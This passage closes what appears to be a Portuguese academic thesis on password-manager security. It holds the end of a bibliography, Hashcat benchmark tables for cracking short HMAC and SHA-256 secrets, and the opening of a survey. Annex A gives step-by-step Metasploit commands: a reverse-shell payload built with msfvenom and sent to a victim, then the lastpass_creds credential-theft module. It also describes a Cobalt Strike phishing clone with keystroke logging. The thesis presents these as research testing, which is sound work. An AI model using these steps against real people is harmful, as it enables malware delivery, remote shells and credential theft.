Parker, DB 2010, 'Our Excessively Simplistic Information Security Model and How to Fix It', *ISSA Journal*, vol 8, no. 7, pp. 12-21.

Patel, VM, Chellappa, R & Barbello, B 2016, 'Continuous User Authentication on Mobile Devices: Recent Progress and Remaining Challenges ', *IEEE Signal Processing Magazine*, vol 33, no. 4, pp. 49-61, doi: 10.1109/MSP.2016.2555335.

Pathak, AR & Padmavathi, B 2014, 'Analysis of Security Techniques Applied in Database Outsourcing', *International Journal of Computer Science and Information Technologies (IJCSIT)*, vol 5, no. 1, pp. 665-670.

Patil, P, Narayankar, P, G, ND & M, MS 2016, 'A Comprehensive Evaluation of Cryptographic Algorithms: DES, 3DES, AES, RSA and Blowfish', *Procedia Computer Science*, vol 78, pp. 617-624, doi: 10.1016/j.procs.2016.02.108.

Peltier, TR 2013, *Information Security Fundamentals*, 2ª ed., Auerbach Publications.

Pfleeger, CP, Pfleeger, SL & Margulies, J 2015, *Security in Computing*, 5ª ed., Prentice Hall, Nova Jersey.

PortSwigger 2014, *Burp Suite*, programa, PortSwigger, Knutsford.

Ram, N, Ranjan, R, Chakrabarti, S & Samanta, D 2015, 'Application of Data Structure in the Field of Cryptography', *International Conference on Computational Systems for Health & Sustainability(CSFHS)*, IJITR, Karnataka, pp. 65-68.

Rane, DD & Ghorpade, VR 2015, 'Multi-User Multi-Keyword Privacy Preserving Ranked Based Search Over Encrypted Cloud Data', *2015 International Conference on Pervasive Computing (ICPC)*, IEEE, Pune, pp. 1-4, doi: 10.1109/PERVASIVE.2015.7087044.

Rani, S & Mittal, H 2015, 'A Compound Algorithm Using Neural and AES for Encryption and Compare it with RSA and Existing AES', *Journal of Network Communications and Emerging Technologies (JNCET)*, vol 3, no. 1, pp. 35-38.

Rao, KS, Jain, N, Limaje, N, Gupta, A, Jain, M & Menezes, B 2016, 'Two for the price of one: A combined browser defense against XSS and clickjacking', *2016 International Conference on*

Computing, Networking and Communications (ICNC), IEEE, Bombaim, pp. 1-6, doi: 10.1109/ICCNC.2016.7440629.

Rao, UH & Nayak, U 2014, *The InfoSec Handbook: An Introduction to Information Security*, 1ª ed., Apress.

Ravilla, D & Putta, CSR 2015, 'Implementation of HMAC-SHA256 Algorithm for Hybrid Routing Protocols in MANETs', *2015 International Conference on Electronic Design, Computer Networks & Automated Verification (EDCAV)*, IEEE, Shillong, pp. 154-159, doi: 10.1109/EDCAV.2015.7060558.

Reid, RC & Gilbert, AH 2010, 'Using the Parkerian Hexad to Introduce Security in an Information Literacy Class', *2010 Information Security Curriculum Development Conference (InfoSecCD '10)*, ACM, Nova Iorque, pp. 45-47, doi: 10.1145/1940941.1940953.

Rokeach, M 1973, *The Nature of Human Values*, 1ª ed., Free Press, Nova Iorque.

Roy-Chowdhury, R 2016 , 'Chrome: 50 Realeases and Counting!', *notícia de blog*, 20 abril. Disponível em: <https://chrome.googleblog.com/2016/04/chrome-50-releases-and-counting.html>. [15 maio 2016].

Rubenking, NJ 2016, *Dashlane 4*. Disponível em: <http://www.pcmag.com/article2/0,2817,2461280,00.asp>. [22 maio 2016].

Saaty, TL 2008, 'Decision Making with the Analytic Hierarchy Process', *International Journal of Services Sciences*, vol 1, no. 1, pp. 83-98, doi: 10.1504/IJSSCI.2008.017590.

Saaty, TL & Vargas, LG 2012, *Models, Methods, Concepts & Applications of the Analytic Hierarchy Process*, 2ª ed., Springer Science+Business Media, Nova Iorque.

Sari, PK 2012, 'A Concept of Information Security Management for Higher Education', *Proceedings of The 3rd International Conference on Technology and Operations Management: Sustaining Competitiveness through Green Technology Management*, ITB, Bandung, pp. 639-647.

Sarkar, S, Gupta, SS, Paul, G & Maitra, S 2015, 'Proving TLS-Attack Related Open Biases of RC4', *Designs, Codes and Cryptography*, vol 77, no. 1, pp. 231-253, doi: 10.1007/s10623-014-0003-0.

Schmoldt, DL, Kangas, J, Mendonza, GA, Pesonen, M (eds) 2001, *The Analytic Hierarchy Process in Natural Resource and Environmental Decision Making*, 1ª ed., Springer Science+Business Media, Boston.

Schneier, B, Kelsey, J, Whiting, D, Wagner, D, Hall, C & Ferguson, N 1998, 'Twofish: A 128-Bit Block Cipher', *First Advanced Encryption Standard (AES) Conference*, CiteSeer, Ventura, pp. 1-68.

Schuster, M 2015, *KeePass v2.x (KDBX v3.x) File Format*. Disponível em: <https://gist.github.com/msmuenchen/9318327#file-gistfile1-txt>. [28 junho 2016].

Seibert, J, Okhravi, H & Söderström, E 2014, 'Information Leaks Without Memory Disclosures: Remote Side Channel Attacks on Diversified Code', *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security (CCS '14)*, ACM, Nova Iorque, pp. 54-65, doi: 10.1145/2660267.2660309.

Selvi, J 2014, 'Bypassing HTTP Strict Transport Security', *Blackhat*, pp. 1-4.

Sequeira, A 2012, *CCNA Security 640-554 Quick Reference*, 1ª ed., Cisco Press, Indiana.

Shanker, A 2012, 'Q&A: What Is Customer Value and How Do You Deliver It?', *Technology Innovation Management Review*, vol 2, no. 2, pp. 32-33. Disponível em: <http://timreview.ca/sites/default/files/article_PDF/Shanker_TIMReview_February2012.pdf> [22 janeiro 2016].

Shyur, H-J & Shih, H-S 2015, 'Designing a Multi-Issues Negotiation Support System Based on Prospect Theory', *Information Sciences*, vol 322, pp. 161-173, doi: 10.1016/j.ins.2015.06.014.

Siegrist, J 2015 , 'LastPass Security Note', *Blog LastPass*, notícia de blog, 15 junho. Disponível em: <https://blog.lastpass.com/2015/06/lastpass-security-notice.html/>. [10 maio 2016].

Sigholm, J & Larsson, E 2014, 'Determining the Utility of Cyber Vulnerability Implantation: The Heartbleed Bug as a Cyber Operation', *2014 IEEE Military Communications Conference*, IEEE, Baltimore, pp. 110-116, doi: 10.1109/MILCOM.2014.25.

Singer, PW & Friedman, A 2014, *Cybersecurity: What Everyone Needs to Know*, 1ª ed., Oxford University Press, Nova Iorque.

Sirohi, N, McLaughlin, EW & Wittink, DR 1998, 'A Model of Consumer Perceptions and Store Loyalty Intentions for a Supermarket Retailer', *Journal of Retailing*, vol 74, no. 2, pp. 223-245, doi: 10.1016/S0022-4359(99)80094-3.

Smieszek, K & Furtak, J 2014, 'Electronic safe for passwords storage', *Teleinformatics Review*, vol 2, no. 3-4, pp. 3-15.

Stasinopoulos, A, Ntantogian, C & Xenakis, C 2014, 'Bypassing XSS Auditor: Taking Advantage of Badly Written PHP Code ', *2014 IEEE International Symposium on Signal Processing and Information Technology (ISSPIT)*, IEEE, Noida, pp. 290-295, doi: 10.1109/ISSPIT.2014.7300602.

Stewart, JM, Chapple, M & Gibson, D 2012, *CISSP: Certified Information Systems Security Professional Study Guide*, 6ª ed., John Wiley & Sons, Inc, Indiana.

Stobert, E & Biddle, R 2014, 'The Password Life Cycle: User Behaviour in Managing Passwords', *Proceedings of the Symposium on Usable Privacy and Security (SOUPS)*, USENIX Association, Califórnia, pp. 243-255.

Subramaniam, P & Parakh, A 2014, 'A Quantum Diffie-Hellman Protocol Using Commuting Transformations', *2014 IEEE International Conference on Advanced Networks and*

Telecommuncations Systems (ANTS), IEEE, Nova Deli, pp. 1-6, doi: 10.1109/ANTS.2014.7057257.

Tabata, Y, Iwai, K, Tanaka, H & Kurokawa, T 2015, 'Improved GPU Implementation of RainbowCrack', *2015 Third International Symposium on Computing and Networking (CANDAR)*, IEEE, Sapporo, pp. 616-618, doi: 10.1109/CANDAR.2015.32.

Tajuddin, S, Olphert, W & Doherty, N 2015, 'Relationship Between Stakeholders' Information Value Perception and Information Security Behaviour', *International Conference on Integrated Information (IC-ININFO 2014)*, AIP Publishing, Madrid, pp. 69-77, doi: 10.1063/1.4907819.

Talasila, M, Curtmola, R & Borcea, C 2015, 'Collaborative Bluetooth-Based Location Authentication on Smart Phones', *Pervasive and Mobile Computing*, vol 17, pp. 43-62, doi: 10.1016/j.pmcj.2014.02.004.

Tapscott, D, Ticoll, D & Lowy, A 2000, *Digital Capital: Harnessing the Power of Business Webs*, 1ª ed., Harvard Business School Press, Boston.

Teece, DJ 2010, 'Business Models, Business Strategy and Innovation', *Long Range Planning*, vol 43, no. 2-3, pp. 172-194, doi: 10.1016/j.lrp.2009.07.003.

Thakur, MA & Gaikwad, R 2015, 'User Identity and Access Management Trends in IT Infrastructure - An Overview', *2015 International Conference on Pervasive Computing (ICPC)*, IEEE, Pune, pp. 1-4, doi: 10.1109/PERVASIVE.2015.7086972.

Trang, H & Loi, NV 2012, 'An Efficient FPGA Implementation of the Advanced Encryption Standard Algorithm', *2012 IEEE RIVF International Conference on Computing and Communication Technologies, Research, Innovation, and Vision for the Future (RIVF)*, IEEE, Cidade de Ho Chi Minh, pp. 1-4, doi: 10.1109/rivf.2012.6169845.

Turner, S 2014, 'Transport Layer Security', *IEEE Internet Computing*, vol 18, no. 6, pp. 60-63, doi: 10.1109/MIC.2014.126.

Vacca, JR (ed) 2014, *Managing Information Security*, 2ª ed., Syngress, Massachusetts.

Veras, R, Collins, C & Thorpe, J 2014, 'On the Semantic Patterns of Passwords and their Security Impact', *Network and Distributed System Security Symposium 2014 (NDSS '14)*, Internet Society, Califórnia, pp. 1-16, doi: 10.14722/ndss.2014.23103.

Vigil, M, Buchmann, J, Cabarcas, D, Weinert, C & Wiesmaier, A 2015, 'Integrity, Authenticity, Non-Repudiation, and Proof of Existence for Long-Term Archiving: A Survey', *Computers & Security*, vol 50, pp. 16-32, doi: 10.1016/j.cose.2014.12.004.

Vigo, M 2015, *Even the LastPass Will be Stolen, Deal with It!*. Disponível em: <http://www.martinvigo.com/even-the-lastpass-will-be-stolen-deal-with-it/>. [15 maio 2016].

Visconti, A, Bossi, S, Ragab, H & Caló, A 2015, 'On the Weaknesses of PBKDF2', *The 14th International Conference on Cryptology and Network Security (CANS 2015)*, pp. 1-12, doi: 10.1007/978-3-319-26823-1_9.

Wang, Y, Gamage, TT & Hauser, CH 2016, 'Security Implications of Transport Layer Protocols in Power Grid Synchrophasor Data Communication', *IEEE Transactions on Smart Grid*, vol 7, no. 2, pp. 807-816, doi: 10.1109/TSG.2015.2499766.

Wang, Y, Li, C & Cheng, N 2014, 'Internet Security Protection in Personal Sensitive Information', *2014 Tenth International Conference on Computational Intelligence and Security (CIS)*, IEEE, Kunming, pp. 628-632, doi: 10.1109/CIS.2014.129.

Whitman, ME & Mattord, HJ 2011, *Principles of Information Security*, 4ª ed., Course Technology, Boston.

Whitt, P 2015, *Pro Freeware and Open Source Solutions for Business*, 1ª ed., Apress, Columbus.

Williams, LY & Neal, DM 2012, 'The Digital Aggregated Self: A Literature Review', *2012 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC)*, IEEE, Sanya, pp. 170-177, doi: 10.1109/CyberC.2012.36.

Wilson, P 2015, *Design Recipes for FPGAs: Using Verilog and VHDL*, 2ª ed., Newnes.

Wójtowicz, A & Joachimiak, K 2016, 'Model for Adaptable Context-Based Biometric Authentication for Mobile Devices', *Personal and Ubiquitous Computing*, vol 20, no. 2, pp. 195-207, doi: 10.1007/s00779-016-0905-0.

Woo, HKH 1992, *Cognition, Value, and Price: A General Theory of Value*, 1ª ed., University of Michigan Press, Ann Arbor.

Woodall, T 2003, 'Conceptualising 'Value for the Customer': An Attributional, Structural and Dispositional Analysis', *Academy of Marketing Science Review*, vol 2003, no. 12, pp. 1-42.

Woodruff, RB 1997, 'Customer Value: The Next Source for Competitive Advantage', *Journal of the Academy of Marketing Science*, vol 25, no. 2, pp. 139-153, doi: 10.1007/BF02894350.

Xu, C, Peak, D & Prybutok, V 2015, 'A Customer Value, Satisfaction, and Loyalty Perspective of Mobile Application Recommendations', *Decision Support Systems*, vol 79, pp. 171-183, doi: 10.1016/j.dss.2015.08.008.

Yang, B, Chu, H, Li, G, Petrovic, S & Busch, C 2014, 'Cloud Password Manager Using Privacy-Preserved Biometrics', *2014 IEEE International Conference on Cloud Engineering*, IEEE, Boston, pp. 505-509, doi: 10.1109/IC2E.2014.91.

Yang, Y, McLaughlin, K, Littler, T, Sezer, S, Im, EG, Yao, ZQ, Pranggono, B & Wang, HF 2012, 'Man-in-the-Middle Attack Test-Bed Investigating Cyber-Security Vulnerabilities in Smart Grid SCADA Systems', *International Conference on Sustainable Power Generation and Supply (SUPERGEN 2012)*, IEEE, Hangzhou, pp. 1-8, doi: 10.1049/cp.2012.1831.

Yang, Y-PO, Shieh, H-M & Tzeng, G-H 2013, 'A VIKOR Technique Based on DEMATEL and ANP for Information Security Risk Control Assessment', *Information Sciences*, vol 232, pp. 482-500, doi: 10.1016/j.ins.2011.09.012.

Yan, F, Jian-wen, Y & Lin, C 2015, 'Computer Network Security and Technology Research', *2015 Seventh International Conference on Measuring Technology and Mechatronics Automation*, IEEE, Nanchang, pp. 293-296, doi: 10.1109/ICMTMA.2015.77.

Yan, Q, Yu, FR, Gong, Q & Li, J 2016, 'Software-Defined Networking (SDN) and Distributed Denial of Service (DDoS) Attacks in Cloud Computing Environments: A Survey, Some Research Issues, and Challenges', *IEEE Communications Surveys & Tutorials*, vol 18, no. 1, pp. 602-622, doi: 10.1109/COMST.2015.2487361.

Ye, Q, Bai, G, Wang, K & Dong, JS 2015, 'Formal Analysis of A Single Sign-on Protocol Implementation for Android', *2015 20th International Conference on Engineering of Complex Computer Systems (ICECCS)*, IEEE, Queensland, pp. 90-99, doi: 10.1109/ICECCS.2015.20.

Yu, F & Huang, Y 2015, 'An Overview of Study of Passowrd Cracking', *2015 International Conference on Computer Science and Mechanical Automation (CSMA)*, IEEE, Hangzhou, pp. 25-29, doi: 10.1109/CSMA.2015.12.

Zargar, ST, Joshi, J & Tipper, D 2013, 'A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks', *IEEE Communications Surveys & Tutorials*, vol 15, no. 4, pp. 2046-2069, doi: 10.1109/SURV.2013.031413.00127.

Zeithaml, VA 1988, 'Consumer Perceptions of Price, Quality, and Value: A Means-End Model and Synthesis of Evidence', *Journal of Marketing*, vol 52, no. 3, pp. 2-22, doi: 10.2307/1251446.

Zhang, Q, Cao, J, Cao, X, Zhang, X, Ye, Y, Zhao, Y & Chen, B 2015a, 'Optimization Design of a Low Power Asynchronous DES for Security Applications Based on Balsa and Synchronous Tools', *2015 International Conference on Electronics, Communications and Computers (CONIELECOMP)*, IEEE, Cholula, pp. 124-129, doi: 10.1109/CONIELECOMP.2015.7086938.

Zhang, F, Kondoro, A & Muftic, S 2012, 'Location-based Authentication and Authorization Using Smart Phones', *2012 IEEE 11th International Conference onTrust, Security and Privacy in Computing and Communications (TrustCom)*, IEEE, Liverpool, pp. 1285-1292, doi: 10.1109/TrustCom.2012.198.

Zhang, X, Ma, S, Han, D & Shi, W 2015b, 'Implementation of Elliptic Curve Diffie-Hellman Key Agreement Scheme on IRIS Nodes', *2014 International Conference on Intelligent Computing and Internet of Things (ICIT)*, IEEE, Harbin, pp. 160-163, doi: 10.1109/ICAIOT.2015.7111560.

Zissis, D & Lekkas, D 2012, 'Addressing Cloud Computing Security Issues', *Future Generation Computer Systems*, vol 28, no. 3, pp. 583-592, doi: 10.1016/j.future.2010.12.006.

Zode, PP & Deshmukh, RB 2014, 'Novel Fault Attack Resistant Elliptic Curve Processor Architecture', *2014 Annual IEEE India Conference (INDICON)*, IEEE, Pune, pp. 1-6, doi: 10.1109/INDICON.2014.7030395.

Anexo A – Procedimentos para os Ataques LastPass

A.1 – Passos para a Execução do Ataque *lastpass_creds*

As etapas para o ataque *lastpass_creds* são as seguintes:

1. **Abrir uma consola e digitar *msfconsole*** – Inicialização do Metasploit;
2. **Iniciar uma sessão** – Aqui são aplicadas cinco fases para o estabelecimento de uma comunicação;
    a. ***use exploit/multi/handler*** – Definição do tipo de vulnerabilidade a ser aplicada. O módulo utilizado é genérico;
    b. ***set payload Linux/x64/Shell/reverse_tcp*** – Carga inserida nos dados;
    c. ***set LHOST <endereço da máquina>*** – Disponibilização o endereço local;
    d. ***set LPORT <porta>*** – Indica qual a porta para ficar a escuta de comunicações;
    e. ***exploit –j*** – Começa o ataque em segundo plano;
3. **Abrir um novo terminal e criar a vulnerabilidade para a vítima** – Serão necessárias três ações;
    a. ***msfvenom -p linux/x64/shell/reverse_tcp LHOST=<endereço da máquina> LPORT=<porta> --format=exe programa.exe*** – A partir desta instrução é possível criar um ficheiro (programa), no formato *EXE*, que permite ao atacante aproveitar-se da vítima. Note-se que o endereço e a porta usados são os mesmos que foram definidos antes;
    b. **Envio do ficheiro para um utilizador legítimo**;
    c. **Esperar que o programa corra no sistema remota**;
4. **Execução do módulo *lastpass_creds*** – Quando uma sessão for estabelecida, tem que se realizar mais um conjunto de eventos;
    a. ***back*** – Volta para o ambiente anterior;
    b. ***use post/multi/gather/lastpass_creds*** – Ação que permite usar *lastpass_creds*;
    c. ***set payload cmd/unix/reverse_bash*** – Define a estrutura da informação;

d. ***set SESSION <número da sessão>*** – Indicação do canal a ser usado, recorrendo ao que foi estabelecido anteriormente. Isto pode ser verificado utilizando o comando *sessions*;

e. ***exploit*** – Começar ataque.

É de salientar que a versão do Metasploit usada foi 4.11.7 e os *payloads* aplicados são destinados a uma máquina Linux. Para uma Windows, ou outro tipo, é necessário alterar tais parâmetros. Há que ter em conta também o tipo de arquitetura. No exemplo apresentado, é de 64 *bits*.

A.2 – Passos para a Execução de um Ataque de *Phishing* Usando o Cobalt Strike

As fases necessárias para a prática da investida desencadeada pelo Cobalt Strike são:

1. **Abertura de uma consola**;
2. **Lançamento do servidor Cobalt Strike**;
    a. **Mudança de diretório até a aplicação servidora**;
    b. ***./teamserver <endereço> <palavra-chave>*** – Iniciação do servidor no endereço descriminado e protegido com a senha estabelecida;
3. **Arranque do programa cliente**;
    a. **Abertura de uma nova consola**;
    b. ***./cobaltstrike*** – Lançamento da interface gráfica;
4. **Configuração da interface gráfica**;
    a. **Reintrodução do sítio e chave estabelecidos anteriormente**;
    b. **Pressionar botão *Connect***;
5. **Confirmação do código do servidor** – Estágio onde se assegura que as definições fornecidas coincidem. Se for este o caso, prossegue-se para o próximo passo, senão deve-se retornar ao início do processo;
6. **Clonagem da página**;
    a. **Seleção de *Attacks -> Web drive-by -> Clone site*** – Escolha da funcionalidade que permite a replicação do *website*;
    b. **Indicação do *site* a clonar**;

c. **Preenchimento da caixa *Log keystrokes on cloned website*** – Ativação da preferência para a monitorização da vítima;

d. **Prosseguir a partir do botão *Clone***;

7. **Envio da ligação gerada pela etapa anterior para o lesado;**

8. **Escolha da opção *View -> Web View*** – Ao se ativar este controlo, será possível visualizar a comunicação da vítima.

Note-se que foi usada a versão 3.3 para a execução da intrusão enunciada. Assim, edições mais recentes poderão ter comandos e/ou interface diferentes.

Anexo B – Tabelas com Resultados de Testes Hashcat

B.1 – Tabelas para HMAC-SHA256

Tabela 11 – Resultados para HMAC-SHA256 (1 caracter)

Abordagem	Segredo	Chaves	Número de combinações	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	c	a	95	-	00:01	-
		1			00:01	
		@			00:01	
		a1			-	
		1@			-	
		a@			00:01	
		a1@			00:01	
		1a@			-	
		@a1			-	
	2	a			-	
		@a1			-	
	!	a			-	
		1			-	
		@			-	
		a1			00:01	
		1@			00:01	
		a@			00:01	
		a1@			00:01	
		1a@			00:01	
		@a1			-	
Não otimizada	c	a			00:01	
		1			-	
		@			-	
		a1			-	
		1@			00:01	
		a@			00:01	
		a1@			00:01	
		1a@			-	
		@a1			00:01	
	2	a			00:01	
		@a1			00:01	
	!	a			-	
		1			00:01	
		@			-	
		a1			-	
		1@			-	
		a@			00:01	
		a1@			00:01	

		1a@			-	
		@a1			-	

Tabela 12 – Resultados para HMAC-SHA256 (3 caracteres)

Abordagem	Segredo	Chaves	Número de combinações	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	abc	a	857375	610060	00:01	-
		@a1		609370		
	dx7	a		644080		
		@a1		643500		
	a45	a		619590		
		@a1		619140		
	237	a		636970		
		@a1		636880		
	92@	a		711840		
		@a1		717910		
	4@!	a		661670		
		@a1		665270		
	@!:	a		662610		
		@a1		662060		
	a7@	a		718670		
		@a1		718290		
	5:a	a		588030		
		@a1		587960		
	!v6	a		634530		
		@a1		634550		
Não otimizada	abc	a	866495 (95+9025+857375)	612060		
		@a1		611620		
	dx7	a		645880		
		@a1		645300		
	a45	a		620840		
		@a1		620510		
	237	a		638600		
		@a1		640130		
	92@	a		719280		
		@a1		719910		
	4@!	a		666750		
		@a1		666840		
	@!:	a		663520		
		@a1		663760		
	a7@	a		719950		
		@a1		720310		
	5:a	a		589920		
		@a1		589580		
	!v6	a		635510		
		@a1		640500		

Tabela 13 – Resultados para HMAC-SHA256 (5 caracteres)

Abordagem	Segredo	Chaves	Número de combinações	Velocidade (aproximadamente em milhões)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	abcde	a	81450625	5.72	10:38	24:17
		@a1		5.73	10:27	22:53
	abc95	a		5.71	10:02	23:09
		@a1		5.78	10:00	28:33
	732pg	a		5.77	11:28	23:22
		@a1		5.45	12:07	22:57
	23978	a		5.41	12:08	23:28
		@a1		3.90	16:53	26:35
	104@!	a		2.84	01:17	44:02
		@a1		2.79	01:18	49:05
	:)!39	a		3.55	19:18	45:19
		@a1		3.29	20:48	45:56
	@!():	a		3.19	22:09	46:16
		@a1		3.74	18:55	44:23
	@1a1@	a		3.54	24:49	22:56
		@a1		3.13	27:52	47:26
	1@a@1	a		3.08	15:18	45:56
		@a1		3.87	12:22	47:42
	a1@1a	a		3.87	12:27	46:42
		@a1		3.74	12:56	48:25
Não otimizada	abcde	a	7820126495 (95+9025+857375 +81450625+7737809375)	5.71	10:38	23:07
		@a1		5.73	10:37	22:49
	abc95	a		5.72	10:29	22:22
		@a1		5.63	10:17	24:04
	732pg	a		5.37	12:21	23:22
		@a1		5.34	12:20	23:02
	23978	a		5.29	12:27	23:20
		@a1		3.79	17:21	24:06
	104@!	a		2.78	01:19	48:47
		@a1		2.85	01:16	47:46
	:)!39	a		4.22	16:11	48:31
		@a1		3.30	20:44	23:04
	@!():	a		3.40	20:52	49:30
		@a1		5.00	14:10	46:03
	@1a1@	a		3.10	28:09	22:41
		@a1		3.84	22:46	53:42
	1@a@1	a		2.96	15:56	46:43
		@a1		3.81	12:40	49:48
	a1@1a	a		5.54	08:36	23:46
		@a1		4.36	11:00	49:06

B.2 – Tabelas para HMAC-SHA1

Tabela 14 – Resultados para HMAC-SHA1 (1 caracter)

Abordagem	Segredo	Chaves	Número de combinações	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	c	a	95	-	-	-
		1			-	
		@			-	
		a1			-	
		1@			-	
		a@			-	
		a1@			-	
		1a@			-	
		@a1			-	
	2	a			-	
		@a1			-	
	!	a			-	
		1			-	
		@			-	
		a1			-	
		1@			-	
		a@			-	
		a1@			00:01	
		1a@			-	
		@a1			-	
Não otimizada	c	a			00:01	
		1			00:01	
		@			-	
		a1			-	
		1@			-	
		a@			-	
		a1@			-	
		1a@			-	
		@a1			-	
	2	a			-	
		@a1			-	
	!	a			-	
		1			-	
		@			-	
		a1			-	
		1@			-	
		a@			-	
		a1@			00:01	
		1a@			-	
		@a1			-	

Tabela 15 – Resultados para HMAC-SHA1 (3 caracteres)

Abordagem	Segredo	Chaves	Número de combinações	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	abc	a	857375	603040	00:01	-
		@a1		599150		
	dx7	a		634450		
		@a1		629080		
	a45	a		607880		
		@a1		608890		
	237	a		625720		
		@a1		632720		
	92@	a		693830		
		@a1		715730		
	4@!	a		653890		
		@a1		653710		
	@!:	a		654010		
		@a1		652610		
	a7@	a		711500		
		@a1		701600		
	5:a	a		579460		
		@a1		585690		
	!v6	a		629650		
		@a1		627500		
Não otimizada	abc	a	866495 (95+9025+857375)	624590		
		@a1		613600		
	dx7	a		645170		
		@a1		650940		
	1a45	a		622320		
		@a1		622080		
	237	a		640320		
		@a1		641440		
	92@	a		724600		
		@a1		727350		
	4@!	a		670280		
		@a1		674030		
	@!:	a		667350		
		@a1		666220		
	a7@	a		720510		
		@a1		723980		
	5:a	a		591160		
		@a1		590150		
	!v6	a		637220		
		@a1		636220		

Tabela 16 – Resultados para HMAC-SHA1 (5 caracteres)

Abordagem	Segredo	Chaves	Número de combinações	Velocidade (aproximadamente em milhões)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	abcde	a	81450625	5.69	10:37	24:12
		@a1		11.22	05:23	12:30
	abc95	a		5.66	10:13	11:26
		@a1		6.23	09:17	11:46
	732pg	a		6.06	10:56	24:08
		@a1		6.46	10:17	24:01
	23978	a		5.96	11:02	26:13
		@a1		6.08	10:52	12:36
	104@!	a		5.28	00:42	24:43
		@a1		5.45	00:41	24:44
	:)!39	a		5.44	12:33	25:00
		@a1		5.87	11:40	23:34
	@!():	a		5.58	12:45	32:30
		@a1		5.58	12:42	24:38
	@1a1@	a		5.83	14:59	11:50
		@a1		5.80	08:08	12:25
	1@a@1	a		8.57	05:38	27:58
		@a1		5.45	08:41	11:57
	a1@1a	a		10.90	04:27	12:30
		@a1		10.59	04:32	11:41
Não otimizada	abcde	a	7820126495 (95+9025+857375 +81450625+7737809375)	5.62	10:45	24:12
		@a1		9.96	06:04	12:07
	abc95	a		7.87	07:21	22:54
		@a1		6.52	08:53	13:49
	732pg	a		5.63	11:44	24:07
		@a1		5.63	11:44	23:33
	23978	a		5.58	11:48	25:20
		@a1		7.50	08:45	24:18
	104@!	a		10.78	00:21	11:52
		@a1		5.36	00:41	23:57
	:)!39	a		6.57	10:27	25:00
		@a1		5.49	12:28	23:14
	@!():	a		5.63	12:38	11:30
		@a1		6.02	11:46	11:49
	@1a1@	a		5.55	15:47	12:51
		@a1		6.37	07:24	12:22
	1@a@1	a		5.71	08:24	12:06
		@a1		6.72	07:01	10:41
	a1@1a	a		10.54	04:32	12:41
		@a1		10.78	04:28	11:39

B.3 – Tabelas para SHA-256

Tabela 17 – Resultados para SHA-256 (1 caracter)

Abordagem	Segredo	Número de combinações	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	c	95	-	00:01	-
				00:01	
				-	
				-	
				-	
				00:01	
				-	
				00:01	
				-	
	2			-	
				-	
	!			00:01	
				00:01	
				00:01	
				00:01	
				00:01	
				-	
				00:01	
				-	
				00:01	
Não otimizada	c			00:01	
				00:01	
				00:01	
				00:01	
				00:01	
				00:01	
				00:01	
				00:01	
				00:01	
	2			-	
				00:01	
	!			00:01	
				00:01	
				00:01	
				-	
				00:01	
				00:01	
				00:01	
				00:01	
				00:01	

Tabela 18 – Resultados para SHA-256 (3 caracteres)

Abordagem	Segredo	Número de combinações	Velocidade (combinações por segundo)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	abc	857375	610320	00:01	-
			610430		
	dx7		637820		
			641750		
	a45		612570		
			620070		
	237		630570		
			631500		
	92@		718710		
			716940		
	4@!		437920		
			438630		
	@!:		662780		
			661360		
	a7@		718760		
			718370		
	5:a		588750		
			588320		
	!v6		634510		
			632810		
Não otimizada	abc	866495 (95+9025+857375)	610960		
			611050		
	dx7		644620		
			647120		
	a45		620210		
			620680		
	237		638700		
			639520		
	92@		718900		
			719760		
	4@!		442970		
			440280		
	@!:		663450		
			669660		
	a7@		719850		
			719980		
	5:a		589920		
			589470		
	!v6		635260		
			634620		

Tabela 19 – Resultados para SHA-256 (5 caracteres)

Abordagem	Segredo	Número de combinações	Velocidade (aproximadamente em milhões)	Tempo de execução (em minutos)	Tempo estimado
Otimizada	abcde	81450625	10.16	05:44	12:25
			10.47	05:46	12:18
	abc95		10.45	05:33	12:30
			10.33	05:35	12:25
	732pg		10.31	06:28	12:10
			10.35	06:23	12:22
	23978		10.55	06:16	12:06
			10.63	06:12	12:26
	104@!		10.54	00:21	12:07
			10.33	00:21	12:16
	:)!39		10.65	06:27	12:20
			10.49	06:32	12:38
	@!():		10.49	06:44	11:58
			8.80	08:55	12:32
	@1a1@		10.58	08:10	12:48
			10.46	08:28	12:29
	1@a@1		10.67	04:23	12:11
			10.44	04:35	12:20
	a1@1a		10.39	04:35	12:40
			10.28	04:44	12:32
Não otimizada	abcde	7820126495 (95+9025+857375 +81450625+7737809375)	10.45	05:47	12:36
			10.41	05:51	12:30
	abc95		10.54	05:30	12:50
			10.53	05:31	13:08
	732pg		10.28	06:26	12:43
			9.97	06:39	13:27
	23978		10.59	06:13	12:48
			10.52	06:16	13:02
	104@!		10.37	00:21	12:42
			10.56	00:21	12:38
	:)!39		10.58	06:29	13:04
			10.55	06:30	12:36
	@!():		8.82	08:11	14:49
			10.45	06:41	13:08
	@1a1@		10.34	08:22	13:15
			10.43	08:29	13:20
	1@a@1		10.46	04:27	13:16
			10.30	04:31	12:33
	a1@1a		10.36	04:36	13:07
			10.19	04:39	13:57

Anexo C – Estrutura dos Inquéritos

C.1 – Estrutura do Inquérito Global

As secções e respetivas perguntas (e respostas) ao inquérito enviado ao grupo indiferenciado de indivíduos foram as seguintes:

Perguntas base

Idade:

1. Menos de 18 anos
2. Entre os 18 e 25 anos
3. Entre os 26 e 35 anos
4. Mais de 35 anos

Género:

1. Masculino
2. Feminino

Área de Estudos:

1. Área de Tecnologias
2. Área de Ciências
3. Áreas de Economia, Gestão e Contabilidade
4. Áreas de Direito, Ciências Sociais e Serviços
5. Áreas de Humanidades, Secretariado e Tradução
6. Áreas de Arquitetura, Artes Plásticas e *Design*
7. Áreas de Desporto e Artes do Espetáculo
8. Áreas de Ciência da Educação e Formação de Professores
9. Áreas de Agricultura e Recursos Naturais
10. Outra

Situação laboral:

1. Em formação
2. Trabalhador(a) no ativo
3. Desempregado(a)

Nota: Quaisquer que sejam as respostas, o indivíduo será direcionado para a secção *Autenticação*.

